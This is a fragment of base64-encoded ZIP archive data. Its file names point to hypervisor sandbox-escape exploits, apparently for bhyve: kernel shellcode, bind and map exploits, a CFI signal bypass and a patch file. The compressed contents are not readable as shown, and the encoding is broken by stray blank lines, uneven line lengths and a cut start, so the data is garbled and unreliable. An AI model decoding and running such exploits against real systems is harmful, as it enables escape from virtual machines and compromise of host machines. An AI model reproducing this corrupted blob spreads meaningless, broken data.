Jg0JHVirz24UmeAWOjQjGY3QWDx7ta/v9lINqmM1B4YvpLwmde/pOn/hOjQOaH2Me0vSDmlghqN
yz/AVBLAwQUAAAACABdbkhNzJ6GXqUAAAAoAQAANwAcAGNvZGUvc2V0dXBCL2Z3Y3RsX3NhbmRi
b3hfbWFwX2V4cGxvaXQva2VybmVsc2hlbGxjb2RlLlNVVAkAAzLDu1syw7tbdXgLAAEE6AMAAAT
oAwAAdY/LCoMwEEXXyVfMokKVEC101VX/JOSlBNKoyVji39dXV7WrmeFw7mV4shpdH4CjzUh553
vlwbgklbdCy0Eq5x3O/4mwwVCO82BPIINnO4Wtgf7SByWv/j1Ck2/35lpE40oGRZSZ1BV0FmHS0
RoGCeOkjwsqNGLfSFVTkvuo4LIksCVmS5G5XP3WuwF0FK2XXQIXvvrujFvP0UYIJdHiOs//e9AP
UEsDBBQAAAAIAF1uSE3/JtZdZwAAALMAAAAuABwAY29kZS9zZXR1cEIvZndjdGxfc2FuZGJveF9
tYXBfZXhwbG9pdC9NYWtlZmlsZVVUCQADMsO7W+qpvVt1eAsAAQToAwAABOgDAACVjEEKhDAQBM
/OK/oD411hX+Fhz3EyxMXZRJII+nsFEc/emu6q1m2x9Ks9yl7EmbUDZs1RrUxqJsnr2TxZoJfQC
jVBBPw9JXAIfgSX6j8hrl0HTjf4/hhsS52yOg8SUxd7avL/3okOUEsDBBQAAAAIAF1uSE0PVwQf
TAIAABsIAAAvABwAY29kZS9zZXR1cEIvZndjdGxfc2FuZGJveF9tYXBfZXhwbG9pdC9hZGRyZXN
zLmhVVAkAAzLDu1vqqb1bdXgLAAEE6AMAAAToAwAAnZXBjpswEIbPyVP4vEsb2xgWSttLe2+7qr
SHKkIGm11XIVBDNjx+x2zixcRs1HJASPPPN/+MR/ig9n3M8h5Vj7LPu16jTwgPccySEGfrgxMtD
lUueM+tJEmy1WqzsdH3JjpLKve91VM2QbalymV92OWqyZ/4XuzkS21Go4Rjn1Co5niWYLEksZSw
Asmrpq5NIXWyk8RRIp1427S57toxijFjuKRVhi4eaBeUyCizly/C7Fd0/ipMVMt+hi8sHrOUhxl
ajfNzUtDcksoB7OYmosw8ltSyETTHgusJrsgmTv6hIaHmxmTmn5dQV1CdgyJCFOECqruG4gOghi
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
pWkerFBaAt8gpQgWpVmzb4fBMxcB5lYabeXImCuNpjgoJqIP962OUVtxcAj9XRa+AAr/BxwaIIm
fh8eSrvrfEL8LEMIbOVbQa9aaHp0LD3ImIIBK6jcmadh63AJpuE2kCQ47053jo1bF9ubqCxFxch
LyIFVj1ZWZTb0cZ6VeD7pkwE44rjJWzuc6TE5p7vpZueOGX1udMwQUTVA7Jjhvb33KHyrIAtmCd
vmKSuhfzmN3uFiQ8skb97gIof/vU9gKbS0vieFZWCW9mG5E8XeJbIe+yErXjxkIPBMFssxTsA2I
OgZS+R8RXbkCAEkpwAadA8JnjI1uNDobkEGHREtSKufXiaZ8DYqJAMmrtg8HhXyf+/DETbdAYKT
3V/yQuYn//kqf/EKGD8EPuYth8m3PLC2g3LfwBQSwMEFAAAAAgAZ25ITcyehl6lAAAAKAEAADgA
HABjb2RlL3NldHVwQi9md2N0bF9zYW5kYm94X2JpbmRfZXhwbG9pdC9rZXJuZWxzaGVsbGNvZGU
uU1VUCQADQsO7W+qpvVt1eAsAAQToAwAABOgDAAB1j8sKgzAQRdfJV8yiQpUQLXTVVf8k5KUE0q
jJWOLf11dXtauZ4XDuZXiyGl0fgKPNSHnne+XBuCSVt0LLQSrnHc7/ibDBUI7zYE8gg2c7ha2B/
tIHJa/+PUKTb/fmWkTjSgZFlJnUFXQWYdLRGgYJ46SPCyo0Yt9IVVOS+6jgsiSwJWZLkblc/da7
AXQUrZddAhe++u6MW8/RRggl0eI6z/970A9QSwMEFAAAAAgAZ25ITf8m1ll1nAAAAswAAAC8AHAB
jb2RlL3NldHVwQi9md2N0bF9zYW5kYm94X2JpbmRfZXhwbG9pdC9NYWtlZmlsZVVUCQADQsO7W+
qpvVt1eAsAAQToAwAABOgDAACVjEEKhDAQBM/OK/oD411hX+Fhz3EyxMXZRJII+nsFEc/emu6q1
m2x9Ks9yl7EmbUDZs1RrUxqJsnr2TxZoJfQCjVBBPw9JXAIfgSX6j8hrl0HTjf4/hhsS52yOg8S
Uxd7avL/3okOUEsDBBQAAAAIAGduSE0PVwQfTAIAABsIAAAwABwAY29kZS9zZXR1cEIvZndjdGx
fc2FuZGJveF9iaW5kX2V4cGxvaXQvYWRkcmVzcy5oVVQJAANCw7tb6qm9W3V4CwABBOgDAAAE6A
MAAJ2VwY6bMBCGz8lT+LxLG9sYFkrbS3tvu6q0hypCBptdVyFQQzY8fsds4sXEbNRyQEjzzzf/j
Ef4oPZ9zPIeVY+yz7teo08ID3HMkhBn64MTLQ5VLnjPrSRJstVqs7HR9yY6Syr3vdVTNkG2pcpl
fdjlqsmf+F7s5EttRqOEY59QqOZ4lmCxJLGUsALJq6auTSF1spPEUSKdeNu0ue7aMYoxY7ikVYY
uHmgXlMgos5cvwuxXdP4qTFTLfoYvLB6zlIcZWo3zc1LQ3JLKAezmJqLMPJbUshE0x4LrCa7IJk
7+oSGh5sZk5p+XUFdQnYMiQhThAqq7huIDoIYpjhalIJ6R8cGihmXo0OhcAnR2hgTLInWhoESgD
MxrmVc3z6PJWtZzJuaUF5nlgdKYDNCfY6MF+gXKd6BLtm/DDVhfGqZpSqULd7hhsg2cmfidlxdg
RpOCu5MYnZdz51Ahu6yLx7qlqfufDWsxzFY6YpfbM8IFwF9WvOS7nSnmmR1sqz1kKhdQnh7e2nI
uxBluZmgPBf6jkTs7UCJxggsFXGlnI54CSPuCl8v8rs3RWDyJqjvs/4+B8tRDC/996GPYrtebmz
VETer5YYTK9A59NN6PWvXylpD084eVsQPPj4dv91/R95/350nEMAmdeimFQ6HhK0WngSbYmyTdp
HiSRHDgK+/DcOpgQuzvoGu3S0Z47BLYEuEWrhdDIV6KO4MwvdYO9rdTORhmRjnu84hZo5vN5Grr
+LPMdWpXwpzn5PZ8bHq4hMt+d7qoCVzVcDP+BVBLAwQUAAAACABnbkhN5q/BJ9IAAACLAQAAMAA
cAGNvZGUvc2V0dXBCL2Z3Y3RsX3NhbmRib3hfYmluZF9leHBsb2l0L3N5c2NhbGwuU1VUCQADQs
O7W0LDu1t1eAsAAQToAwAABOgDAABtkMEOgjAMhs/sKXoBrcqi8B0Kwbe3
m0QosbLmn7/33YttyhI6Ro4YUuM30p9KcF2VuRleb42tfjHzlhLxql74BeOYe+D78c++ZZFlX49

YWKkit2bt1GUzuHUW6BuqgsaSHbgFA4wT0e/DX6pgt8W6kqQm9sSEh9W317ZxqFiBCIA2Y4g8/l
yMeYbn2dDmk1d8WMWO+yHuf5rUBbcaahwa1Iu7sO8YbUofOqge72zhBV4PrgMUu84IjXGddFBRd
Prv+fcsjdQSwECHgMKAAAAAAAlS25QAAAAAAAAAAAAAAAABQAYAAAAAAAAABAA7UEAAAAAY29kZ
S9VVAUAA2YFbV51eAsAAQToAwAABOgDAABQSwECHgMKAAAAAACAS25QAAAAAAAAAAAAAAADAAY
AAAAAAAAABAA7UE/AAAAY29kZS9zZXR1cEMvVVQFAAMPBm1edXgLAAEE6AMAAATOAwAAUEsBAh4
DFAAAAAgAgqNGTcRq3cmpAAAADQEAABoAGAAAAAAAAQAAAKSBhQAAAGNvZGUvc2V0dXBDL2JoeX
ZlcnVuLnBhdGNoVVQFAANEfblbdXgLAAEE6AMAAATOAwAAUEsBAh4DCgAAAAAAi0tuUAAAAAAAA
AAAAAAAAB4AGAAAAAAAAAAQAO1BggEAAGNvZGUvc2V0dXBDL2NmaV9zaWduYWxfYnlwYXNzL1VU
BQADJgZtXnV4CwABBOgDAAAE6AMAAFBLAQIeAxQAAAAIAMuVH01J0sHDmwgAAFUZAAAqABgAAAA
AAAEAAACkgdoBAABjb2RlL3NldHVwQy9jZmlfc2lnbmFsX2J5cGFzcy9zdHJ1Y3R1cmVzLmhVVA
UAA27viVt1eAsAAQToAwAABOgDAABQSwECHgMUAAAACADLlR9NnhPDa8AHAAA8FQAAIwAYAAAAA
AABAAAApIHZCgAAY29kZS9zZXR1cEMvY2ZpX3NpZ25hbF9ieXBhc3MvdmdhLmhVVAUAA27viVt1
eAsAAQToAwAABOgDAABQSwECHgMUAAAACAAEAEpNb5W0RS0JAAASHAAAJwAYAAAAAAABAAAApIH
2EgAAY29kZS9zZXR1cEMvY2ZpX3NpZ25hbF9ieXBhc3MvZXhwbG9pdC5jVVQFAAN4o71bdXgLAA
EE6AMAAATOAwAAUEsBAh4DFAAAAAgAxkBGTcWKG5VCAAAAWQAAACYAGAAAAAAAAQAAAKSBhBwAA
GNvZGUvc2V0dXBDL2NmaV9zaWduYWxfYnlwYXNzL01ha2VmaWxlVVQFAANkz7hbdXgLAAEE6AMA
AAToAwAAUEsBAh4DFAAAAAgAy5UfTZmeBD4YAQAAjwIAACcAGAAAAAAAAQAAAKSBJh0AAGNvZGU
